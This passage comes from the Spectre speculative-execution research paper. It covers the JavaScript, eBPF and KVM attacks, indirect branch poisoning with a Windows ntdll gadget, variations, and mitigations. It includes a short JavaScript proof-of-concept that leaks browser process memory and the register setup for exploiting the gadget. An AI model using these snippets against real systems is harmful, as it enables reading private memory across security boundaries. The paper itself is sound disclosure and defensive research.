[1] The code can also be found in an anonymous Gist: `https://gist.github.com/anonymous/99a72c9c1003f8ae0707b4927ec1bd8a`

```
if (index < simpleByteArray.length) {
  index = simpleByteArray[index | 0];
  index = (((index * 4096)|0) & (32*1024*1024-1))|0;
  localJunk ^= probeTable[index|0]|0;
}
```

Listing 5.2: Exploiting Speculative Execution via JavaScript.

```
; Compare index (r15) against simpleByteArray.length
cmpl r15,[rbp-0xe0]
; If index >= length, branch to instruction after movq below
jnc 0x24dd099bb870
; Set rsi = r12 + rdx = addr of first byte in simpleByteArray
REX.W leaq rsi,[r12+rdx*1]
; Read byte from address rsi+r15 (= base address + index)
movzxbl rsi,[rsi+r15*1]
; Multiply rsi by 4096 by shifting left 12 bits
shll rsi,12
; AND reassures JIT that next operation is in-bounds
andl rsi,0x1ffffff
; Read from probeTable
movzxbl rsi,[rsi+r8*1]
; XOR the read result onto localJunk
xorl rsi,rdi
; Copy localJunk into rdi
REX.W movq rdi,rsi
```

Listing 5.3: Disassembly of JavaScript Example from Listing 5.2.

mentation can read around 10 KB/s on an i7-4650U with a low (< 0.01%) error rate.

4.3. Example Implementation in JavaScript

We developed a proof-of-concept in JavaScript and tested it in Google Chrome version 62.0.3202 which allows a website to read private memory from the process in which it runs. The code is illustrated in Listing 5.2.

On branch-predictor mistraining passes, `index` is set (via bit operations) to an in-range value. On the final iteration, `index` is set to an out-of-bounds address into `simpleByteArray`. We used a variable `localJunk` to ensure that operations are not optimized out. According to ECMAScript 5.1

Section 11.10 [13], the "`|0`" operation converts the value to a 32-bit integer, acting as an optimization hint to the JavaScript interpreter. Like other optimized JavaScript engines, V8 performs just-in-time compilation to convert JavaScript into machine language. Dummy operations were placed in the code surrounding Listing 5.2 to make `simpleByteArray.length` be stored in local memory so that it can be removed from the cache during the attack. See Listing 5.3 for the resulting disassembly output from D8.

Since the `clflush` instruction is not accessible from JavaScript, we use cache eviction instead [52, 27], *i.e.*, we access other memory locations in a way such that the target memory locations are evicted afterwards. The leaked results are conveyed via the cache status of `probeTable[`n`*4096]` for $n \in 0..255$, so the attacker has to evict these 256 cache lines. The length parameter (`simpleByteArray.length` in the JavaScript code and `[ebp-0xe0]` in the disassembly) needs to be evicted as well. JavaScript does not provide access to the `rdtscp` instruction, and Chrome intentionally degrades the accuracy of its high-resolution timer to dissuade timing attacks using `performance.now()` [63]. However, the Web Workers feature of HTML5 makes it simple to create a separate thread that repeatedly decrements a value in a shared memory location [24, 61]. This approach yields a high-resolution timer that provides sufficient resolution.

4.4. Example Implementation Exploiting eBPF

As a third example of exploiting conditional branches, we developed a reliable proof-of-concept which leaks kernel memory from an unmodified Linux kernel without patches against Spectre by abusing the eBPF (extended BPF) interface. eBPF is a Linux kernel interface based on the Berkeley Packet Filter (BPF) [50] that can be used for a variety of purposes, including filtering packets based on their contents. eBPF permits unprivileged users to trigger the interpretation or JIT-compilation and subsequent execution of user-supplied, kernel-verified eBPF bytecode in the context of the kernel. The basic concept of the attack is similar to the concept of the attack against JavaScript.

In this attack, we use the eBPF code only for the speculatively executed code. We use native code in user space to acquire the covert channel information. This is a difference to the JavaScript example above, where both functions are implemented in the scripted language. To speculatively

access secret-dependent locations in user-space memory, we perform speculative out-of-bounds memory accesses to an array in kernel memory, with an index large enough that user-space memory is accessed instead. The proof-of-concept assumes that the targeted processor does not support Supervisor Mode Access Prevention (SMAP). However, attacks without this assumption are also possible. It was tested on an Intel Xeon Haswell E5-1650 v3, on which it works both in the default interpreted mode and the non-default JIT-compiled mode of eBPF. In a highly optimized implementation, we are able to leak up to 2000 B/s in this setup. It was also tested on an AMD PRO A8-9600 R7 processor, on which it only works in the non-default JIT-compiled mode. We leave the investigation of reasons for this open for future work.

The eBPF subsystem manages data structures stored in kernel memory. Users can request creation of these data structures, and these data structures can then be accessed from eBPF bytecode. To enforce memory safety for these operations, the kernel stores some metadata associated with each such data structure and performs checks against this metadata. In particular, the metadata includes the size of the data structure (which is set once when the data structure is created and used to prevent out-of-bounds accesses) and the number of references from eBPF programs that are loaded into the kernel. The reference count tracks how many eBPF programs referencing the data structure are running, ensuring that memory belonging to the data structure is not released while loaded eBPF programs reference it.

We increase the latency of bounds checks against the lengths of eBPF-managed arrays by abusing false sharing. The kernel stores the array length and the reference count in the same cache line, permitting an attacker to move the cache line containing the array length onto another physical CPU core in `Modified` state (cf. [54, 17]). This is done by loading and discarding an eBPF program that references the eBPF array on the other physical core, which causes the kernel to increment and decrement the array's reference counter on the other physical core. This attack achieves a leakage rate of roughly 5000 B/s on a Haswell CPU.

4.5. Accuracy of Recovered Data

Spectre attacks can reveal data with high accuracy, but errors can arise for several reasons. Tests to discover whether a memory location is cached

typically use timing measurements, whose accuracy may be limited (such as in JavaScript or many ARM platforms). As a result, multiple attack iterations may be required to make a reliable determination. Errors can also occur if `array2` elements become cached unexpectedly, e.g., as a result of hardware prefectching, operating system activities, or other processes accessing the memory (for example if `array2` corresponds to memory in a shared library that other processes are using). Attackers can redo attack passes that result in no elements or 2+ elements in `array2` becoming cached. Tests using this simple repetition criteria (but no other error correction) and accurate `rdtscp`-based timing yielded error rates of approximately 0.005% on both Intel Skylake and Kaby Lake processors.

5. Variant 2: Poisoning Indirect Branches

In this section, we demonstrate how indirect branches can be poisoned by an attacker and the resulting misprediction of indirect branches can be exploited to read arbitrary memory from another context, e.g., another process. Indirect branches are commonly used in programs across all architectures (cf. Section 2.3). If the determination of the destination address of an indirect branch is delayed, e.g., due to a cache miss, speculative execution will often continue at a location predicted from previous code execution.

In Spectre variant 2, the adversary mistrains the branch predictor with malicious destinations, such that speculative execution continues at a location chosen by the adversary. This is illustrated in Figure 5.2, where the branch predictor is (mis-)trained in one context, and applies the prediction in a different context. More specifically, the adversary can misdirect speculative execution to locations that would never occur during legitimate program execution. Since speculative execution leaves measurable side effects, this is an extremely powerful means for attackers, for example exposing victim memory even in the absence of an exploitable conditional branch misprediction (cf. Section 4).

For a simple example attack, we consider an attacker seeking to read a victim's memory, who has control over two registers when an indirect branch occurs. This commonly occurs in real-world binaries since functions manipulating externally-received data routinely make function calls while registers contain values that an attacker controls. Often these values are




Figure 5.2.: The branch predictor is (mis-)trained in the attacker-controlled context A. In context B, the branch predictor makes its prediction on the basis of training data from context A, leading to speculative execution at an attacker-chosen address which corresponds to the location of the Spectre gadget in the victim's address space.

ignored by the called function and instead they are simply pushed onto the stack in the function prologue and restored in the function epilogue.

The attacker also needs to locate a "Spectre gadget", *i.e.*, a code fragment whose speculative execution will transfer the victim's sensitive information into a covert channel. For this example, a simple and effective gadget would be formed by two instructions (which do not necessarily need to be adjacent) where the first adds (or XORs, subtracts, etc.) the memory location addressed by an attacker-controlled register R1 onto an attacker-controlled register R2, followed by any instruction that accesses memory at the address in R2. In this case, the gadget provides the attacker control (via R1) over which address to leak and control (via R2) over how the leaked memory maps to an address which is read by the second instruction. On the CPUs we tested, the gadget must reside in memory executable by the victim for the CPU to perform speculative execution. However, with several megabytes of shared libraries mapped into most processes [29], an attacker has ample space to search for gadgets without even having to search in the victim's own code.

Numerous other attacks are possible, depending on what state is known or controlled by the adversary, where the information sought by the adversary resides (e.g., registers, stack, memory, etc.), the adversary's ability to control speculative execution, what instruction sequences are available to

form gadgets, and what channels can leak information from speculative operations. For example, a cryptographic function that returns a secret value in a register may become exploitable if the attacker can simply induce speculative execution at an instruction that brings memory from the address specified in the register into the cache. Likewise, although the example above assumes that the attacker controls two registers, attacker control over a single register, value on the stack, or memory value is sufficient for some gadgets.

In many ways, exploitation is similar to return-oriented programming (ROP), except that correctly-written software is vulnerable, gadgets are limited in their duration but need not terminate cleanly (since the CPU will eventually recognize the speculative error), and gadgets must exfiltrate data via side channels rather than explicitly. Still, speculative execution can perform complex sequences of instructions, including reading from the stack, performing arithmetic, branching (including multiple times), and reading memory.

Mistraining branch predictors on x86 processors The attacker, from its own context, performs a mistraining of the branch predictors to trick the processor into speculatively executing the gadget when it runs the victim code. Our attack process mimics the victim's pattern of branches leading up to the branch to be misdirected.

Note that the history mistraining requirements vary among CPUs. For instance, on a Haswell i7-4650U, the low 20 bits of the approximately 29 prior destination addresses are used, although some further hashing on these addresses was observed. On an AMD Ryzen, only the low 12 bits of the approximately prior 9 branches are used. The reverse-engineered pseudo code for updating the branch history buffer on an Intel Xeon Haswell E5-1650 v3 is provided in Appendix A.

In addition, we placed a jump for mistraining at the same virtual address in the attacker as in the victim process. Note that this may not be necessary, e.g., if a CPU only indexes predictions based on the low bits of the jump address. When mistraining branch predictors, we only need to mimic the virtual addresses; physical addresses, timing, and process ID do not appear to matter. Since the branch prediction is not influenced by operations on other cores (cf. Section 2.3), any mistraining has to be done on the same CPU core.

We also observed that branch predictors learn from jumps to illegal destinations. Although an exception is triggered in the attacker's process, this can be caught easily, e.g., using a signal handler on Linux or structured exception handling on Windows. As in the previous case, the branch predictor will then make predictions that send *other* processes to the same destination address, but in the victim's virtual address space (*i.e.*, the address space in which the gadget resides).

5.1. Experimental Results

Similar to our results on the conditional branch misprediction (cf. Section 4.1), we observed the indirect branch poisoning on multiple x86 processor architectures, including Intel Ivy Bridge (i7-3630QM), Intel Haswell (i7-4650U), Intel Broadwell (i7-5650U), Intel Skylake (unspecified Xeon on Google Cloud, i5-6200U, i7-6600U, i7-6700K), Intel Kaby Lake (i7-7660U), AMD Ryzen, as well as some ARM processors. We were able to observe similar results on both 32- and 64-bit modes, and different operating systems and hypervisors.

To measure the effectiveness of branch poisoning, we implemented a test victim program that repeatedly executes a fixed pattern of 32 indirect jumps, flushes the destination address of the final jump using `clflush` and uses Flush+Reload on a probe memory location. The victim program also included a test gadget that reads the probe location and is never legitimately executed. We also implemented an attack program that repeatedly executes 31 indirect jumps whose destinations match the first 31 jumps in the victim's sequence followed by an indirect jump to the virtual address of the victim's gadget (but in the attack process the instructions at this address return control flow back to the first jump).

On a Haswell (i7-4650U) processor, the victim process executed 2.7 million iterations per second, and the attack successfully poisoned the final jump 99.7% of the time. On a Kaby Lake (i7-7660U) processor, the victim executed 3.1 million iterations per second, with a 98.6% poisoning rate. When the attack process stopped or executed on a different core, no spurious cache hits at the probe location were observed. We thus conclude that indirect branch poisoning is highly effective, including at speeds far above the rate at which a typical victim program would perform a given indirect jump that an attacker seeks to poison.

5.2. Indirect Branch Poisoning Proof-of-Concept on Windows

As a proof-of-concept, we constructed a simple target application which provides the service of computing a SHA-1 hash of a key and an input message. This implementation consisted of a program which continuously runs a loop which calls `Sleep(0)`, loads the input from a file, invokes the Windows cryptography functions to compute the hash, and prints the hash whenever the input changes. We found that the `Sleep()` call is done with data from the input file in registers `ebx`, `edi`, and an attacker-known value for `edx`, *i.e.*, the content of two registers is controlled by the attacker. This is the input criteria for the type of Spectre gadget described in the beginning of this section.

Searching the executable memory regions of the victim process, we identified a byte sequence in `ntdll.dll` (on both Windows 8 and Windows 10) which forms the following (possibly misaligned) instruction sequence to use as a Spectre gadget:

```
adc  edi,dword ptr [ebx+edx+13BE13BDh]
adc  dl,byte ptr [edi]
```

Speculative execution of this gadget with attacker-controlled `ebx` and `edi` allows an adversary to read the victim's memory. The attacker sets `edi` to the base address of the probe array, e.g., a memory region in a shared library, and sets `ebx` = m − `0x13BE13BD` − `edx`. Consequently, the first instruction reads a 32-bit value from address m and adds this onto `edi`. The second instruction then fetches the index m in the probe array into the cache. Similar gadgets can also be found with byte-wise reads for the first instruction.

For indirect branch poisoning, we targeted the first instruction of the `Sleep()` function, where both the location of the jump destination and the destination itself change per reboot due to ASLR. To get the victim to execute the gadget speculatively, the memory location containing the jump was flushed from the cache, and the branch predictor mistrained to send speculative execution into the Spectre gadget. Since the memory page containing the destination for the jump was mapped copy-on-write, we were able to mistrain the branch predictor by modifying the attacker copy of the `Sleep()` function, changing the jump destination to the gadget address, and place a `ret` instruction there. The mistraining was then done by repeatedly jumping to the gadget address from multiple threads.

Code ASLR on Win32 only changes a few address bits, so only a few combinations needed to be tried to find a training sequence that works on the victim. A single-instruction gadget, comprising the instruction `sbb eax,[esp+ebx]`, was used to locate the stack.

In the attack process, a separate thread was used to mistrain the branch predictor. This thread runs on the same core as the victim (e.g., via hyperthreading), thus sharing the branch predictor state. Because the branch predictor uses the preceding jump history in making predictions, each mistraining iteration mimics the victim's branch history prior to the jump to redirect. Although mistraining could exactly match the exact virtual addresses and instruction types of the victim, this is not necessary. Instead, each mistraining iteration uses a series of `ret` instructions whose destination addresses match the low 20 bits of the victim's jump history (mapped to addresses in a 1 MB (2^{20}-byte) executable array filled with `ret` instructions). After mimicking the history, the mistraining thread executes the jump to redirect (which is modified to jump to the gadget).

The attacker can then leak memory by choosing values for `ebx` (adjusting which memory address to read) and `edi` (adjusting how the read result maps into the probe array). Using Flush+Reload, the attacker then infers values from the victim process. In Listing 5.1, the read value is spread over cache lines, and can thus easily be inferred. However, in the example above the least significant 6 bits of the value are not spread over cache lines, and thus values which fall into the same cache line are not distinguishable with a basic Flush+Reload attack. To distinguish such values, the base address of the probe array can be shifted byte-wise to identify the threshold where the accessed value falls into the consecutive cache line. By repeating the attack, the attacker can read arbitrary memory from the victim process. An unoptimized proof-of-concept implementation on an Intel Haswell (i7-4650U), with the file used by the attacker to influence the victim's registers placed on a RAM drive, reads 41 B/s including the overhead to backtrack and correct errors (about 2% of attempts).

5.3. Reverse-Engineering Branch Prediction Internals

We now describe the basic approach used to reverse-engineer Intel Haswell branch predictor internals in preparation for the attack against KVM. Such reverse-engineering is helpful to optimize branch predictor mistraining or

to characterize a processor's vulnerability, although in practice mistraining can often be achieved without full understanding of the branch predictor.

The attack on KVM is described in Section 5.4.

For reverse engineering, we started with information available from public sources. Intel's public documentation contains some basic but authoritative information about the branch prediction implementations in its processors [34]. Agner Fog [15] describes the basic ideas behind the branch prediction of Intel Haswell processors. Finally, we used information from prior research which reverse-engineered how direct jumps are predicted on Intel processors [14].

The structure of the branch history buffer (BHB) is a logical extension of the pattern history presented by [15]. The BHB helps make predictions on the basis of instruction histories, while preserving simplicity and the property of providing a rolling hash. This naturally leads to a history buffer with overlapping data, XOR-combinations (the simplest way to mix two pieces of data), and no extra forward or backward propagation inside the history buffer (to preserve the rolling hash property in a simple way).

To determine the precise functions used by the branch predictor, predictor collisions were leveraged. We set up two hyperthreads that run identical code leading up to high-latency indirect branches with different targets. The process in hyperthread A was configured to execute a jump to target address 1, while the process in hyperthread B was configured to execute a jump to target address 2. In addition, code was placed in hyperthread A at target address 2 that loads a cache line for Flush+Reload. We then measured how often that cache line was loaded in hyperthread A; this is the misprediction rate. A high misprediction rate indicates that the processor cannot distinguish the two branches, while a low misprediction rate indicates that the processor can distinguish them. Various changes, such as flipping one or two bits at a time in addresses, were applied in one of the threads. The misprediction rate then acts as a binary oracle, revealing whether a given bit influences branch prediction at all (single bit flip) or whether two bits are XORed together (two bit flips at positions that cause high low misprediction rates when flipped individually but low misprediction rates when both flipped).

Combining this knowledge yields the overview shown in Figure 5.3.




Figure 5.3.: Multiple mechanisms influence the prediction of direct, indirect, and conditional branches.

5.4. Attack against KVM

We implemented an attack (using an Intel Xeon Haswell E5-1650 v3, running Linux kernel package linux-image-4.9.0-3-amd64 at version 4.9.30-2+deb9u2) that leaks host memory from inside a guest VM, provided that the attacker has access to guest ring 0 (*i.e.*, has full control over the operating system running inside the VM).

The first phase of the attack determines information about the environment. It finds the hypervisor ASLR location by analyzing branch history buffer and branch target buffer leaks [14, 73]. It also finds L3 cache set association information [49], as well as physical memory map location information using a Spectre gadget executed via branch target injection. This initialization step takes 10 to 30 minutes, depending on the processor. It then leaks hypervisor memory from attacker-chosen addresses by executing the eBPF interpreter in hypervisor memory as a Spectre gadget using indirect branch poisoning (aka branch target injection), targeting the primary prediction mechanism for indirect branches. We are able to leak 1809 B/s with 1.7% of bytes wrong/unreadable.

6. Variations

So far we have demonstrated attacks that leverage changes in the state of the cache that occur during speculative execution. Future processors (or existing processors with different microcode) may behave differently, e.g., if measures are taken to prevent speculatively executed code from modifying the cache state. In this section, we examine potential variants of the attack, including how speculative execution could affect the state of other microarchitectural components. In general, Spectre attacks can be combined with other microarchitectural attacks. In this section, we explore potential combinations and conclude that virtually any observable effect of speculatively executed code can potentially lead to leaks of sensitive information. Although the following techniques are not needed for the processors tested (and have not been implemented), it is essential to understand potential variations when designing or evaluating mitigations.

Spectre variant 4 Spectre variant 4 uses speculation in the store-to-load forwarding logic [31]. The processor speculates that a load does not depend on the previous store [74]. The exploitation mechanics are similar to variant 1 and 2 that we discussed in detail in this paper.

Evict+Time The Evict+Time attack [53] works by measuring the timing of operations that depend on the state of the cache. This technique can be adapted to use Spectre as follows. Consider the code:

```
if (false but mispredicts as true)
   read array1[R1]
read [R2]
```

Suppose register R1 contains a secret value. If the speculatively executed memory read of `array1[R1]` is a cache hit, then nothing will go on the memory bus, and the read from `[R2]` will initiate quickly. If the read of `array1[R1]` is a cache miss, then the second read may take longer, resulting in different timing for the victim thread. In addition, other components in the system that can access memory (such as other processors) may be able to sense the presence of activity on the memory bus or other effects of the memory read, e.g., changing the DRAM row address select [57]. We note that this attack, unlike those we have implemented, would work even if speculative execution does not modify the contents of the cache. All that

is required is that the state of the cache affects the timing of speculatively executed code or some other property that ultimately becomes visible to the attacker.

Instruction Timing Spectre vulnerabilities do not necessarily need to involve caches. Instructions whose timing depends on the values of the operands may leak information on the operands [6]. In the following example, the multiplier is occupied by the speculative execution of `multiply R1, R2`. The timing of when the multiplier becomes available for `multiply R3, R4` (either for out-of-order execution or after the misprediction is recognized) could be affected by the timing of the first multiplication, revealing information about `R1` and `R2`.

```
if (false but mispredicts as true)
   multiply R1, R2
multiply R3, R4
```

Contention on the Register File Suppose the CPU has a register file with a finite number of registers available for storing checkpoints for speculative execution. In the following example, if `condition on R1` in the second 'if' is true, then an extra speculative execution checkpoint will be created than if `condition on R1` is false. If an adversary can detect this checkpoint, e.g., if speculative execution of code in hyperthreads is reduced due to a shortage of storage, this reveals information about `R1`.

```
if (false but mispredicts as true)
   if (condition on R1)
      if (condition)
```

Variations on Speculative Execution Even code that contains no conditional branches can potentially be at risk. For example, consider the case where an attacker wishes to determine whether `R1` contains an attacker-chosen value X or some other value. The ability to make such determinations is sufficient to break some cryptographic implementations. The attacker mistrains the branch predictor such that, after an interrupt occurs, the interrupt return mispredicts to an instruction that reads memory `[R1]`. The attacker then chooses X to correspond to a memory address suitable for Flush+Reload, revealing whether `R1` = X. While the

`iret` instruction is serializing on Intel CPUs, other processors may apply branch predictions.

Leveraging Arbitrary Observable Effects Virtually any observable effect of speculatively executed code can be leveraged to create the covert channel that leaks sensitive information. For example, consider the case where the example in Listing 5.1 runs on a processor where speculative reads cannot modify the cache. In this case, the speculative lookup in `array2` still occurs, and its timing will be affected by the cache state entering speculative execution. This timing in turn can affect the depth and timing of subsequent speculative operations. Thus, by manipulating the state of the cache prior to speculative execution, an adversary can potentially leverage virtually any observable effect from speculative execution.

```
if (x < array1_size) {
  y = array2[array1[x] * 4096];
  // do something detectable when
  // speculatively executed
}
```

The final observable operation could involve virtually any side channel or covert channel, including contention for resources (buses, arithmetic units, etc.) and conventional side channel emanations (such as electromagnetic radiation or power consumption).

A more general form of this would be:

```
if (x < array1_size) {
  y = array1[x];
  // do something using y that is
  // observable when speculatively
  // executed
}
```

7. Mitigation Options

Several countermeasures for Spectre attacks have been proposed. Each addresses one or more of the features that the attack relies upon. We now

discuss these countermeasures and their applicability, effectiveness, and cost.

7.1. Preventing Speculative Execution

Speculative execution is required for Spectre attacks. Ensuring that instructions are executed only when the control flow leading to them is ascertained would prevent speculative execution and, with it, Spectre attacks. While effective as a countermeasure, preventing speculative execution would cause a significant degradation in the performance of the processor.

Although current processors do not appear to have methods that allow software to disable speculative execution, such modes could be added in future processors, or in some cases could potentially be introduced via microcode changes. Alternatively, some hardware products (such as embedded systems) could switch to alternate processor models that do not implement speculative execution. Still, this solution is unlikely to provide an immediate fix to the problem.

Alternatively, the software could be modified to use *serializing* or *speculation blocking* instructions that ensure that instructions following them are not executed speculatively. Intel and AMD recommend the use of the `lfence` instruction [35, 4]. The safest (but slowest) approach to protect conditional branches would be to add such an instruction on the two outcomes of every conditional branch. However, this amounts to disabling branch prediction and our tests indicate that this would dramatically reduce performance [35]. An improved approach is to use static analysis [35] to reduce the number of speculation blocking instructions required, since many code paths do not have the potential to read and leak out-of-bounds memory. In contrast, Microsoft's C compiler MSVC [55] takes an approach of defaulting to unprotected code unless the static analyzer detects a known-bad code pattern, but as a result misses many vulnerable code patterns [40].

Inserting serializing instructions can also help mitigating indirect branch poisoning. Inserting an `lfence` instruction before an indirect branch ensures that the pipeline prior to the branch is cleared and that the branch is resolved quickly [4]. This, in turn, reduces the number of instructions that are executed speculatively in the case that the branch is poisoned.

The approach requires that all potentially vulnerable software is instrumented. Hence, for protection, updated software binaries and libraries are required. This could be an issue for legacy software.

7.2. Preventing Access to Secret Data

Other countermeasures can prevent speculatively executed code from accessing secret data. One such measure, used by the Google Chrome web browser, is to execute each web site in a separate process [68]. Because Spectre attacks only leverage the victim's permissions, an attack such as the one we performed using JavaScript (cf. Section 4.3) would not be able to access data from the processes assigned to other websites.

WebKit employs two strategies for limiting access to secret data by speculatively executed code [58]. The first strategy replaces array bounds checking with index masking. Instead of checking that an array index is within the bounds of the array, WebKit applies a bit mask to the index, ensuring that it is not much bigger than the array size. While masking may result in access outside the bounds of the array, this limits the distance of the bounds violation, preventing the attacker from accessing arbitrary memory.

The second strategy protects access to pointers by xoring them with a pseudo-random *poison* value. The poison protects the pointers in two distinct ways. First, an adversary who does not know the poison value cannot use a poisoned pointer (although various cache attacks could leak the poison value). More significantly, the poison value ensures that mispredictions on the branch instructions used for type checks will result in pointers associated with type being used for another type.

These approaches are most useful for just-in-time (JIT) compilers, interpreters, and other language-based protections, where the runtime environment has control over the executed code and wishes to restrict the data that a program may access.

7.3. Preventing Data from Entering Covert Channels

Future processors could potentially track whether data was fetched as the result of a speculative operation and, if so, prevent that data from being

used in subsequent operations that might leak it. Current processors do not generally have this capability, however.

7.4. Limiting Data Extraction from Covert Channels

To exfiltrate information from transient instructions, Spectre attacks use a covert communication channel. Multiple approaches have been suggested for mitigating such channels (cf. [18]). As an attempted mitigation for our JavaScript-based attack, major browser providers have further degraded the resolution of the JavaScript timer, potentially adding jitter [67, 72, 51, 58]. These patches also disable SharedArrayBuffers, which can be used to create a timing source [61].

While this countermeasure would necessitate additional averaging for attacks such as the one in Section 4.3, the level of protection it provides is unclear since error sources simply reduce the rate at which attackers can exfiltrate data. Furthermore, as [19] show, current processors lack the mechanisms required for complete covert channel elimination. Hence, while this approach may decrease attack performance, it does not guarantee that attacks are not possible.

7.5. Preventing Branch Poisoning

To prevent indirect branch poisoning, Intel and AMD extended the ISA with a mechanism for controlling indirect branches [4, 36]. The mechanism consists of three controls. The first, Indirect Branch Restricted Speculation (IBRS), prevents indirect branches in privileged code from being affected by branches in less privileged code. The processor enters a special IBRS mode, which is not influenced by any computations outside of IBRS modes. The second, Single Thread Indirect Branch Prediction (STIBP), restricts branch prediction sharing between software executing on the hyperthreads of the same core. Finally, Indirect Branch Predictor Barrier (IBPB), prevents software running before setting the barrier from affecting branch prediction by software running after the barrier, *i.e.*, by flushing the BTB state. These controls are enabled following a microcode patch and require operating system or BIOS support for use. The performance impact varies from a few percent to a factor of 4 or more, depending on which countermeasures are employed, how comprehensively they are

applied (e.g. limited use in the kernel vs. full protection for all processes), and the efficiency of the hardware and microcode implementations.

Google suggests an alternative mechanism for preventing indirect branch poisoning called *retpolines* [71]. A retpoline is a code sequence that replaces indirect branches with return instructions. The construct further contains code that makes sure that the return instruction is predicted to a benign endless loop through the return stack buffer, while the actual target destination is reached by pushing it on the stack and returning to it *i.e.*, using the `ret` instruction. When return instructions can be predicted by other means the method may be impractical. Intel issued microcode updates for some processors, which fall-back to the BTB for the prediction, to disable this fall-back mechanism [35].

8. Conclusions

A fundamental assumption underpinning software security techniques is that the processor will faithfully execute program instructions, including its safety checks. This paper presents Spectre attacks, which leverage the fact that speculative execution violates this assumption. The techniques we demonstrate are practical, do not require any software vulnerabilities, and allow adversaries to read private memory and register contents from other processes and security contexts.

Software security fundamentally depends on having a clear common understanding between hardware and software developers as to what information CPU implementations are (and are not) permitted to expose from computations. As a result, while the countermeasures described in the previous section may help limit practical exploits in the short term, they are only stop-gap measures since there is typically formal architectural assurance as to whether any specific code construction is safe across today's processors – much less future designs. As a result, we believe that long-term solutions will require fundamentally changing instruction set architectures.

More broadly, there are trade-offs between security and performance. The vulnerabilities in this paper, as well as many others, arise from a long-standing focus in the technology industry on maximizing performance. As a result, processors, compilers, device drivers, operating systems, and numerous other critical components have evolved compounding layers of complex optimizations that introduce security risks. As the costs of

insecurity rise, these design choices need to be revisited. In many cases, alternative implementations optimized for security will be required.

9. Acknowledgments

Several authors of this paper found Spectre independently, ultimately leading to this collaboration. We thank Mark Brand from Google Project Zero for contributing ideas. We thank Intel for their professional handling of this issue through communicating a clear timeline and connecting all involved researchers. We thank ARM for technical discussions on aspects of this issue. We thank Qualcomm and other vendors for their fast response upon disclosing the issue. Finally, we want to thank our reviewers for their valuable comments.

Daniel Gruss, Moritz Lipp, Stefan Mangard and Michael Schwarz were supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

Daniel Genkin was supported by NSF awards #1514261 and #1652259, financial assistance award 70NANB15H328 from the U.S. Department of Commerce, National Institute of Standards and Technology, the 2017-2018 Rothschild Postdoctoral Fellowship, and the Defense Advanced Research Project Agency (DARPA) under Contract #FA8650-16-C-7622.

References

[1] Onur Acıiçmez. Yet another MicroArchitectural Attack: : exploiting I-Cache. In: CSAW. 2007 (p. 150).

[2] Onur Acıiçmez, Shay Gueron, and Jean-pierre Seifert. New Branch Prediction Vulnerabilities in OpenSSL and Necessary Software Countermeasures. In: Proceedings of the 11th IMA International Conference on Cryptography and Coding. 2007 (pp. 141, 150).

[3] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. Predicting Secret Keys Via Branch Prediction. In: CT-RSA. 2007 (pp. 141, 150).

[4] Advanced Micro Devices, Inc. Software Techniques for Managing Speculation on AMD Processors. 2018. URL: http://developer.amd.com/wordpress/media/2013/12/Managing-Speculation-on-AMD-Processors.pdf (pp. 170, 172).

[5] Aleph One. Smashing the stack for fun and profit. In: Phrack 49 (1996) (p. 141).

[6] Marc Andrysco, David Kohlbrenner, Keaton Mowery, Ranjit Jhala, Sorin Lerner, and Hovav Shacham. On Subnormal Floating Point and Abnormal Timing. In: S&P. 2015 (p. 168).

[7] ARM. Cortex-A9 Technical Reference Manual, Revision r4p1, Section 11.4.1. 2012 (p. 155).

[8] Daniel J. Bernstein. Cache-Timing Attacks on AES. 2005. URL: http://cr.yp.to/antiforgery/cachetiming-20050414.pdf (p. 141).

[9] Sarani Bhattacharya, Clémentine Maurice, Shivam Bhasin, and Debdeep Mukhopadhyay. Template Attack on Blinded Scalar Multiplication with Asynchronous perf-ioctl Calls. Cryptology ePrint Archive, 2017/968. 2017 (p. 148).

[10] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In: WOOT. 2017 (p. 150).

[11] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean M. Tullsen. Prime+Abort: A Timer-Free High-Precision L3 Cache Attack using Intel TSX. In: USENIX Security Symposium. 2017 (p. 150).

